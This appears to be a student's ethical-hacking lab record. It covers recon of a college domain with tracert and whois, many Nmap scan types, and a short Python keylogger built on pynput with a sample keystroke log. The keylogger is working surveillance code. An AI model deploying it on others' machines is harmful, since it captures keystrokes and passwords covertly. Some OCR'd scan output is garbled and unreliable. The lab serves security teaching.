


## Practical No. 1

**Aim:** Use Google, Traceroute, and Whois for reconnaissance.

### 1. Google



### 2. Tracert

```
C:\Users\123ad>tracert nkc.ac.in

Tracing route to nkc.ac.in [202.21.32.65]
over a maximum of 30 hops:

  0  7 ms  5 ms  3 ms  192.168.0.1
  1  26 ms  32 ms  *  100.68.0.1
  2  28 ms  *  237 ms  dhcp-192-217-37.in2cable.com [203.192.217.37]
  3  26 ms  27 ms  32 ms  115.117.107.141.static-kolkatta.vsnl.net.in [115.117.107.141]
  4  *  33 ms  237 ms  172.31.155.106
  5  43 ms  44 ms  44 ms  14.143.245.118.static-banglore.vsnl.net.in [14.143.245.118]
  6  43 ms  45 ms  37 ms  45.118.183.90
  7  *  *  *  Request timed out.
  8  48 ms  40 ms  43 ms  202.21.32.65

Trace complete.
```

### 3. Whois

[Domains](#)
[Hosting](#)
[Servers](#)
[Email](#)
[Security](#)
[Whois](#)
[Deals](#)

## nkc.ac.in

Updated 5 seconds ago

### Domain Information

Domain:	nkc.ac.in
Registered On:	2012-07-19
Expires On:	2026-07-19
Updated On:	2024-07-22
Status:	ok
Name Servers:	ns2-36.azure-dns.net ns1-36.azure-dns.com ns4-36.azure-dns.info ns3-36.azure-dns.org

### Registrar Information

Registrar:	ERNET India
IANA ID:	800068
URL:	http://www.ernet.in
Abuse Email:	tejalt@eis.ernet.in
Abuse Phone:	+91.1123358248


## Practical No. 2

**Aim:** Create a Simple Key Logger Using Python.

**CODE:**

```
File Edit Format Run Options Window Help
from pynput.keyboard import Key, Listener
import logging
log_dir=""
logging.basicConfig(filename=(log_dir+"Key_log.txt"),level=logging.DEBUG, format='%(asctime)s: %(message)s:')
def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

**Output:**



```
Key log.txt
File Edit View
2025-06-18 10:09:49,820:'c':
2025-06-18 10:09:49,964:'h':
2025-06-18 10:09:50,191:'r':
2025-06-18 10:09:50,396:'o':
2025-06-18 10:09:50,588:'m':
2025-06-18 10:09:50,731:'e':
2025-06-18 10:09:51,053:Key.enter:
```

### Practical No. 3

**Aim:** Using the tool and Nmap for scanning the network. Use N-map to perform ACK scan to determine if a port is filtered, unfiltered or open.

#### 1. Host Scanning

The screenshot shows the Zenmap application window. The target is set to 192.168.2.24, and the command is nmap 192.168.2.24. The scan results are displayed in the 'Nmap Output' tab.

**Hosts:**

OS	Host
nkc.ac.in (202.21.32.65)	host.docker.internal
192.168.0.24	
192.168.0.23	
192.168.0.22	
192.168.0.21	
192.168.0.20	
192.168.0.19	
192.168.0.18	
192.168.0.17	
192.168.0.16	
192.168.0.15	
192.168.0.14	
192.168.0.13	
192.168.0.12	
192.168.0.11	
192.168.0.10	
192.168.0.9	
192.168.0.8	

**Nmap Output:**

```

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 10:23 India Standard Time
Nmap scan report for host.docker.internal (192.168.2.24)
Host is up (0.00s latency).
Not shown: 978 closed tcp ports (reset)
PORT      STATE SERVICE
25/tcp    filtered smtp
80/tcp    open  http
110/tcp   filtered pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
143/tcp   filtered imap
445/tcp   open  microsoft-ds
465/tcp   filtered smtps
548/tcp   filtered afp
800/tcp   filtered mdbd_daemon
902/tcp   open  iss-realsecure
903/tcp   filtered iss-console-mgr
912/tcp   open  apex-mesh
993/tcp   filtered imaps
995/tcp   filtered pop3s
1122/tcp  filtered avaiant-mgr
1433/tcp  filtered ms-sql-s
2179/tcp  open  vmrpd
3306/tcp  open  mysql
3389/tcp  open  ms-wbt-server
5432/tcp  open  postgresql
5985/tcp  open  wsman

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
  
```

The screenshot shows the Zenmap application window with the 'Host Details' tab selected for the host nkc.ac.in (202.21.32.65).

**Host Status:**

- State: up
- Open ports: 4
- Filtered ports: 995
- Closed ports: 1
- Scanned ports: 1000
- Up time: Not available
- Last boot: Not available

**Addresses:**

- IPv4: 202.21.32.65
- IPv6: Not available
- MAC: Not available

**Hostnames:**

- Name: nkc.ac.in
- Type: - user

**Comments:**





[illegible]

The screenshot shows the Nmap GUI with the following details:

- Target:** 192.168.0.1-24
- Command:** nmap 192.168.0.1-24
- Hosts:** A list of discovered hosts:
 

OS	Host
	nkc.ac.in (202.21.192.168)
	host.docker.inter
	192.168.2.23
	192.168.2.22
	192.168.2.21
	192.168.2.20
- Services:** A table showing open ports and services:
 

Nmap Output		Ports / Hosts		Topology	Host Details	Sc
	Port	Protocol	State	Service	Version	
	80	tcp	open	http		
	113	tcp	closed	ident		
	443	tcp	open	https		
	2000	tcp	open	cisco-sccp		
	5060	tcp	open	sip		



### 3. Using Domain Name

Target:  Profile:

Command:

Hosts		Nmap Output				
OS	Host					
	nkc.ac.in (202.21.32.65)	<pre> nmap nkc.ac.in  Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 10:17 India Standard Time Nmap scan report for nkc.ac.in (202.21.32.65) Host is up (0.013s latency). Not shown: 995 filtered tcp ports (no-response) PORT      STATE SERVICE 80/tcp    open  http 113/tcp   closed ident 443/tcp   open  https 2000/tcp  open  cisco-sccp 5060/tcp  open  sip  Nmap done: 1 IP address (1 host up) scanned in 5.44 seconds           </pre>				
	host.docker.inter					
	192.168.0.24					
	192.168.0.23					
	192.168.0.22					
	192.168.0.21					
	192.168.0.20					
	192.168.0.19					
	192.168.0.18					
	192.168.0.17					

### 4. OS Scanning

Target:  Profile:

Command:

Hosts		Nmap Output				
OS	Host					
	nkc.ac.in (202.21.32.65)	<pre> nmap -O 192.168.2.24  25/tcp    filtered smtp 80/tcp    open  http 110/tcp   filtered pop3 135/tcp   open  msrpc 139/tcp   open  netbios-ssn 143/tcp   filtered imap 445/tcp   open  microsoft-ds 465/tcp   filtered smtps 548/tcp   filtered afp 800/tcp   filtered mdbs_daemon 902/tcp   open  iss-realsecure 903/tcp   filtered iss-console-mgr 912/tcp   open  apex-mesh 993/tcp   filtered imaps 995/tcp   filtered pop3s 1122/tcp  filtered avallant-mgr 1433/tcp  filtered ms-sql-s 2179/tcp  open  vmrpd 3306/tcp  open  mysql 3389/tcp  open  ms-wbt-server 5432/tcp  open  postgresql 5985/tcp  open  wsman  No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ). TCP/IP fingerprint: OS:SCAN(V=7.95%E=4%D=7/2%OT=80%CT=1%CU=35180%PV=Y%DS=0%DC=L%G=Y%TM=6864C315 OS:%P=1686-pc-windows-windows)SEQ(SP=102%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S% OS:TS=A)SEQ(SP=103%GCD=1%ISR=10C%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1% OS:ISR=106%TI=I%CI=I%II=I%SS=S%TS=A)SEQ(SP=106%GCD=1%ISR=10C%TI=I%CI=I%II=I OS:%SS=S%TS=A)SEQ(SP=FF%GCD=1%ISR=108%TI=I%CI=I%II=I%SS=S%TS=A)OPS(OI=MFFD7 OS:NW8ST11%O2=MFFD7NW8ST11%O3=MFFD7NW8NN11%O4=MFFD7NW8ST11%O5=MFFD7NW8ST11 OS:%O6=MFFD7ST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)ECN(R= OS:Y%DF=Y%T=80%W=0%O=MFFD7NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S+F=AS% OS:RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T3(R=Y%DF=Y%T=80%W= OS:0%S=Z%A=0%F=AR%O=RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=0%F=AR%O=RD=0%Q=)T5 OS:(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=0 OS:%F=AR%O=RD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=RD=0%Q=)U1(R=Y%DF= OS:N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=Z%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80% OS:CD=Z)  Network Distance: 0 hops  OS detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 11.82 seconds           </pre>				
	host.docker.inter					
	192.168.2.23					
	192.168.2.22					
	192.168.2.21					
	192.168.2.20					
	192.168.2.19					
	192.168.2.18					
	192.168.2.17					
	192.168.2.16					

## 5. Port Scanning

Target: 192.168.2.24

Command: `nmap -p 200 192.168.2.24`

Hosts: **OS** | **Host**

- nkc.ac.in (202.21...)
- host.docker.inter
- 192.168.2.23
- 192.168.2.22
- 192.168.2.21
- 192.168.2.20
- 192.168.2.19

**Nmap Output** | Ports / Hosts | Topology | Host Details | Scans

`nmap -p 200 192.168.2.24`

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-07-02 11:02 India Standard Time  
Nmap scan report for host.docker.internal (192.168.2.24)  
Host is up (0.0010s latency).

PORT	STATE	SERVICE
200/tcp	closed	src

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds

## 6. For Range of Port Number

Target: 192.168.2.24

Command: `nmap -p 1-200 192.168.2.24`

Hosts: **OS** | **Host**

- nkc.ac.in (202.21...)
- host.docker.inter
- 192.168.2.23
- 192.168.2.22
- 192.168.2.21
- 192.168.2.20
- 192.168.2.19
- 192.168.2.18
- 192.168.2.17

**Nmap Output** | Ports / Hosts | Topology | Host Details | Scans

`nmap -p 1-200 192.168.2.24`

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-07-02 11:03 India Standard Time  
Nmap scan report for host.docker.internal (192.168.2.24)  
Host is up (0.00011s latency).  
Not shown: 193 closed tcp ports (reset)

PORT	STATE	SERVICE
25/tcp	filtered	smtp
80/tcp	open	http
110/tcp	filtered	pop3
135/tcp	open	msrpc
137/tcp	filtered	netbios-ns
139/tcp	open	netbios-ssn
143/tcp	filtered	imap

Nmap done: 1 IP address (1 host up) scanned in 1.36 seconds

## 7. Ping Scanning(No Port Scan)

Target: 192.168.2.24

Command: `nmap -sn 192.168.2.24`

Hosts: **OS** | **Host**

- nkc.ac.in (202.21...)
- host.docker.inter
- 192.168.2.23
- 192.168.2.22

**Nmap Output** | Ports / Hosts | Topology | Host Details | Scans

`nmap -sn 192.168.2.24`

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-07-02 11:04 India Standard Time  
Nmap scan report for host.docker.internal (192.168.2.24)  
Host is up.

Nmap done: 1 IP address (1 host up) scanned in 0.07 seconds

## 8. TCP SYN SCAN

Target: 192.168.2.24 Profile:

Command: `nmap -sT 192.168.2.24`

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
	nkc.ac.in (202.21.192.168.2.23)					
	host.docker.internal (192.168.2.24)	<pre> Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:07 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.00093s latency). Not shown: 983 filtered tcp ports (no-response), 4 filtered tcp ports (admin-prohibited) PORT      STATE SERVICE 80/tcp    open  http 110/tcp   open  pop3 135/tcp   open  msrpc 139/tcp   open  netbios-ssn 143/tcp   open  imap 445/tcp   open  microsoft-ds 902/tcp   open  iss-realsecure 912/tcp   open  apex-mesh 2179/tcp  open  vmrqp 3306/tcp  open  mysql 3389/tcp  open  ms-wbt-server 5432/tcp  open  postgresql 5985/tcp  open  wsman  Nmap done: 1 IP address (1 host up) scanned in 5.03 seconds </pre>				

## 9. UDP SCAN

Target: 192.168.2.24 Profile:

Command: `nmap -sU 192.168.2.24`

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
	nkc.ac.in (202.21.192.168.2.23)					
	host.docker.internal (192.168.2.24)	<pre> Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:09 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.0016s latency). All 1000 scanned ports on host.docker.internal (192.168.2.24) are in ignored states. Not shown: 586 open filtered udp ports (no-response), 414 closed udp ports (port-unreach)  Nmap done: 1 IP address (1 host up) scanned in 5.10 seconds </pre>				

## 10. Service Version Scan

Target: 192.168.2.24 Profile:

Command: `nmap -sV 192.168.2.24`

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
	nkc.ac.in (202.21.192.168.2.23)					
	host.docker.internal (192.168.2.24)	<pre> Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:10 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.0012s latency). Not shown: 978 closed tcp ports (reset) PORT      STATE SERVICE      VERSION 25/tcp    filtered smnp 80/tcp    open  http         Microsoft IIS httpd 10.0 110/tcp   filtered pop3 135/tcp   open  msrpc        Microsoft Windows RPC 139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn 143/tcp   filtered imap 445/tcp   open  microsoft-ds? 465/tcp   filtered smtps 543/tcp   filtered afp 800/tcp   filtered mdbs_daemon 902/tcp   open  ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP) 903/tcp   filtered iss-console-mgr 912/tcp   open  vmware-auth  VMware Authentication Daemon 1.0 (Uses VNC, SOAP) 983/tcp   filtered imaps 995/tcp   filtered pop3s 1122/tcp  filtered avast!ant-mgr 1433/tcp  filtered ms-sql-s 2179/tcp  open  vmrqp? 3306/tcp  open  mysql        MySQL 5.0.41-community-nt 3389/tcp  open  ms-wbt-server 5432/tcp  open  postgresql   PostgreSQL DB 5985/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP) 1 service unrecognizable despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service : SF-Port3389-TCP:V=7.95I=7ND=7/24TLine=664C6601P=1686-pc-windows-windowsnt SF:(TerminalServerCookie,13,"x03\0\0\x13\x0e\x0\0\0\x124\0\0\x02\0\0\x08\0\0\x0 SF:2\0\0\0") Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows  Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 22.90 seconds </pre>				



## 11. Aggressive scan

Target: 192.168.2.24 Profile:

Command: nmap -A 192.168.2.24

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
nkc.ac.in (202.21.192.168.2.23)	host.docker.inter	Starting Nmap 7.95 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2025-07-02 11:13 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.00053s latency). Not shown: 978 closed tcp ports (reset)	PORT STATE SERVICE VERSION			
192.168.2.23	192.168.2.22	25/tcp filtered smtp				
192.168.2.21	192.168.2.20	80/tcp open http Microsoft IIS httpd 10.0				
192.168.2.20	192.168.2.19	_ http-methods:  _ Potentially risky methods: TRACE  _ http-server-header: Microsoft-IIS/10.0  _ http-title: Site doesn't have a title.				
192.168.2.18	192.168.2.17	110/tcp filtered pop3				
192.168.2.17	192.168.2.16	135/tcp open msrpc Microsoft Windows RPC				
192.168.2.16	192.168.2.15	139/tcp open netbios-ssn Microsoft Windows netbios-ssn				
192.168.2.15	192.168.2.14	143/tcp filtered imap				
192.168.2.14	192.168.2.13	445/tcp open microsoft-ds?				
192.168.2.13	192.168.2.12	465/tcp filtered smtps				
192.168.2.12	192.168.2.11	548/tcp filtered afp				
192.168.2.11	192.168.2.2	800/tcp filtered mds_daemon				
192.168.2.2	192.168.2.1	902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)				
192.168.2.1	192.168.0.24	903/tcp filtered iss-console-mgr				
192.168.0.24	192.168.0.23	912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)				
192.168.0.23	192.168.0.22	993/tcp filtered imaps				
192.168.0.22	192.168.0.21	995/tcp filtered pop3s				
192.168.0.21	192.168.0.20	1122/tcp filtered avallant-mgr				
192.168.0.20	192.168.0.19	1433/tcp filtered ms-sql-s				
192.168.0.19	192.168.0.18	2179/tcp open vmrqp?				
192.168.0.18	192.168.0.17	3306/tcp open mysql MySQL (blocked - too many connection errors)				
192.168.0.17	192.168.0.16	3389/tcp open ms-wbt-server				
192.168.0.16		_ rdp-ntlm-info:  _ Target_Name: MSC14  _ NetBIOS_Domain_Name: MSC14  _ NetBIOS_Computer_Name: MSC14  _ DNS_Domain_Name: msc14  _ DNS_Computer_Name: msc14  _ Product_Version: 10.0.26100  _ System_Time: 2025-07-02T05:44:14+00:00  _ ssl-cert: Subject: commonName=msc14  _ Not valid before: 2025-04-28T06:43:17  _ Not valid after: 2025-10-28T06:43:17  _ ssl-date: TLS randomness does not represent time				
		5432/tcp open postgresql PostgreSQL DB				
		5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)				
		_ http-server-header: Microsoft-HTTPAPI/2.0  _ http-title: Not Found				

Filter Hosts

Target: 192.168.2.24 Profile:

Command: nmap -A 192.168.2.24

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
nkc.ac.in (202.21.192.168.2.23)	host.docker.inter	Starting Nmap 7.95 ( <a href="https://nmap.org">https://nmap.org</a> ) at 2025-07-02 11:13 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.00053s latency). Not shown: 978 closed tcp ports (reset)	PORT STATE SERVICE VERSION			
192.168.2.23	192.168.2.22	25/tcp filtered smtp				
192.168.2.22	192.168.2.21	80/tcp open http Microsoft IIS httpd 10.0				
192.168.2.21	192.168.2.20	_ http-methods:  _ Potentially risky methods: TRACE  _ http-server-header: Microsoft-IIS/10.0  _ http-title: Site doesn't have a title.				
192.168.2.20	192.168.2.19	110/tcp filtered pop3				
192.168.2.19	192.168.2.18	135/tcp open msrpc Microsoft Windows RPC				
192.168.2.18	192.168.2.17	139/tcp open netbios-ssn Microsoft Windows netbios-ssn				
192.168.2.17	192.168.2.16	143/tcp filtered imap				
192.168.2.16	192.168.2.15	445/tcp open microsoft-ds?				
192.168.2.15	192.168.2.14	465/tcp filtered smtps				
192.168.2.14	192.168.2.13	548/tcp filtered afp				
192.168.2.13	192.168.2.12	800/tcp filtered mds_daemon				
192.168.2.12	192.168.2.11	902/tcp open ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses VNC, SOAP)				
192.168.2.11	192.168.2.2	903/tcp filtered iss-console-mgr				
192.168.2.2	192.168.0.24	912/tcp open vmware-auth VMware Authentication Daemon 1.0 (Uses VNC, SOAP)				
192.168.0.24	192.168.0.23	993/tcp filtered imaps				
192.168.0.23	192.168.0.22	995/tcp filtered pop3s				
192.168.0.22	192.168.0.21	1122/tcp filtered avallant-mgr				
192.168.0.21	192.168.0.20	1433/tcp filtered ms-sql-s				
192.168.0.20	192.168.0.19	2179/tcp open vmrqp?				
192.168.0.19	192.168.0.18	3306/tcp open mysql MySQL (blocked - too many connection errors)				
192.168.0.18	192.168.0.17	3389/tcp open ms-wbt-server				
192.168.0.17	192.168.0.16	_ rdp-ntlm-info:  _ Target_Name: MSC14  _ NetBIOS_Domain_Name: MSC14  _ NetBIOS_Computer_Name: MSC14  _ DNS_Domain_Name: msc14  _ DNS_Computer_Name: msc14  _ Product_Version: 10.0.26100  _ System_Time: 2025-07-02T05:44:14+00:00  _ ssl-cert: Subject: commonName=msc14  _ Not valid before: 2025-04-28T06:43:17  _ Not valid after: 2025-10-28T06:43:17  _ ssl-date: TLS randomness does not represent time				
192.168.0.16		5432/tcp open postgresql PostgreSQL DB				
		5985/tcp open http Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)				
		_ http-server-header: Microsoft-HTTPAPI/2.0  _ http-title: Not Found				

Filter Hosts

## Practical No. 4

**Aim:** Perform SYN, FIN, NULL and Xmas scan to identify open port and their characteristics analyse the scan results to gather information about the target systems network services.

### 1. TCP SYN SCAN

Target: 192.168.2.24

Command: `nmap -sS 192.168.2.24`

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
nkc.ac.in (202.21.192.168.2.23)	host.docker.internal	<pre> nmap -sS 192.168.2.24  Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:18 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.00088s latency). Not shown: 978 closed tcp ports (reset) PORT      STATE SERVICE 25/tcp    filtered smtp 80/tcp    open  http 110/tcp   filtered pop3 135/tcp   open  msrpc 139/tcp   open  netbios-ssn 143/tcp   filtered imap 445/tcp   open  microsoft-ds 465/tcp   filtered smtps 548/tcp   filtered afp 800/tcp   filtered mdba_daemon 902/tcp   open  iss-realsecure 903/tcp   filtered iss-console-mgr 912/tcp   open  apex-mesh 993/tcp   filtered imaps 995/tcp   filtered pop3s 1122/tcp  filtered avastant-mgr 1433/tcp  filtered ms-sql-s 2179/tcp  open  vmrdp 3306/tcp  open  mysql 3389/tcp  open  ms-wbt-server 5432/tcp  open  postgresql 5985/tcp  open  wsman  Nmap done: 1 IP address (1 host up) scanned in 1.67 seconds </pre>				

### 2. Null

Target: 192.168.2.24

Command: `nmap -sN 192.168.2.24`

OS	Host	Nmap Output	Ports / Hosts	Topology	Host Details	Scans
nkc.ac.in (202.21.192.168.2.23)	host.docker.internal	<pre> nmap -sN 192.168.2.24  Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 11:19 India Standard Time Nmap scan report for host.docker.internal (192.168.2.24) Host is up (0.000091s latency). Not shown: 989 closed tcp ports (reset) PORT      STATE SERVICE 25/tcp    open filtered smtp 110/tcp   open filtered pop3 143/tcp   open filtered imap 465/tcp   open filtered smtps 548/tcp   open filtered afp 800/tcp   open filtered mdba_daemon 903/tcp   open filtered iss-console-mgr 993/tcp   open filtered imaps 995/tcp   open filtered pop3s 1122/tcp  open filtered avastant-mgr 1433/tcp  open filtered ms-sql-s  Nmap done: 1 IP address (1 host up) scanned in 1.61 seconds </pre>				

### 3. FIN

Target: 192.168.2.24

Command: `nmap -sF 192.168.2.24`

Hosts Services

OS Host

nkc.ac.in (202.21.192.168)

host.docker.internal (192.168.2.24)

192.168.2.23

192.168.2.22

192.168.2.21

192.168.2.20

192.168.2.19

192.168.2.18

192.168.2.17

192.168.2.16

192.168.2.15

192.168.2.14

192.168.2.13

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sF 192.168.2.24

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-07-02 11:19 India Standard Time  
Nmap scan report for host.docker.internal (192.168.2.24)  
Host is up (0.00063s latency).  
Not shown: 989 closed tcp ports (reset)

PORT	STATE	SERVICE
25/tcp	open filtered	smtp
110/tcp	open filtered	pop3
143/tcp	open filtered	imap
465/tcp	open filtered	smtps
548/tcp	open filtered	afp
800/tcp	open filtered	mdbs_daemon
903/tcp	open filtered	iss-console-mgr
993/tcp	open filtered	imaps
995/tcp	open filtered	pop3s
1122/tcp	open filtered	availant-mgr
1433/tcp	open filtered	ms-sql-s

Nmap done: 1 IP address (1 host up) scanned in 1.63 seconds

### 4. XMAS

Target: 192.168.2.24

Command: `nmap -sX 192.168.2.24`

Hosts Services

OS Host

nkc.ac.in (202.21.192.168)

host.docker.internal (192.168.2.24)

192.168.2.23

192.168.2.22

192.168.2.21

192.168.2.20

192.168.2.19

192.168.2.18

192.168.2.17

192.168.2.16

192.168.2.15

192.168.2.14

192.168.2.13

Nmap Output Ports / Hosts Topology Host Details Scans

nmap -sX 192.168.2.24

Starting Nmap 7.95 ( <https://nmap.org> ) at 2025-07-02 11:20 India Standard Time  
Nmap scan report for host.docker.internal (192.168.2.24)  
Host is up (0.000036s latency).  
Not shown: 989 closed tcp ports (reset)

PORT	STATE	SERVICE
25/tcp	open filtered	smtp
110/tcp	open filtered	pop3
143/tcp	open filtered	imap
465/tcp	open filtered	smtps
548/tcp	open filtered	afp
800/tcp	open filtered	mdbs_daemon
903/tcp	open filtered	iss-console-mgr
993/tcp	open filtered	imaps
995/tcp	open filtered	pop3s
1122/tcp	open filtered	availant-mgr
1433/tcp	open filtered	ms-sql-s


Nmap done: 1 IP address (1 host up) scanned in 1.64 seconds




## Practical No. 5

**Aim:** Use Wireshark (Sniffer) to capture network traffic and analysis.

### Step 1.



### Step 2.

